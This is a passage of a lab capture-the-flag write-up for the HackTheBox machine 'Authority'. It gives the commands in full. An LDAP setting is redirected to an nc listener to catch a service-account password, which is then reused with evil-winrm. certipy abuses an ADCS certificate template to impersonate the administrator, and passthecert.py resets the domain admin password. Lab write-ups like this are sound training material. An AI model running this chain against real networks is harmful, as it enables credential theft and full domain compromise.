
And also we able to access the configuration editor, and changed the ldap path to my ip to garb any key info
 Changed ldap url to point my ip in ldap default port ldap://10.10.14.2:389
and clicked the test ldap profile button
Changed ldap url to point my ip in ldap default port ldap://10.10.14.2:389
and clicked the test ldap profile button
Before testing the ldap profile I have set up an nc listener on port 389 to capture any response
nc -nvlp 389
 We captured the Service acc password is (lDaP_1n_th3_cle4r!) remove the htb and 0p in the end
Will try this to get initial foothold
crackmapexec winrm 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-winrm
evil-winrm -i 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

I think still we haven’t got a admin privilege I guess, because though he got pwn3d sign in crackmaexec, our privileges shows, we are not an admin

net user svc_ldap

Got our user.txt from
Will jump to Privilege Escalation…!


We a Privilege to add computers to the domain
whoami /priv

Also it is always a good practise to check the ADCS
certipy find -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.10.11.222 -vulnerable
cat 20240614184507_Certipy.txt



So I have added a new computer to the domain
certipy req -username 'ComputerName$' -password password -ca AUTHORITY-CA -dc-ip 10.10.11.222 -template CorpVPN -upn administrator@authority.htb -dns authority.htb

Writing .key file
certipy cert -pfx administrator_authority.pfx -nocert -out administrator.key

Writing .crt file
certipy cert -pfx administrator_authority.pfx -nokey -out administrator.crt

Now changing the Domain Admin Password
python passthecert.py -action modify_user -crt administrator.crt -key administrator.key -domain authority.htb -dc-ip 10.10.11.222 -target administrator -new-pass

Now we can use Evil-winrm to get a remote session
evil-winrm -i 10.10.11.222 -u administrator -p Sk3qknFNi7p4wyPatgi2Z24qfpYp8aMr
 Finally We got Admin Shell.
Will get root.txt from Administrator’s Desktop

Doneeeeee With Authority…:)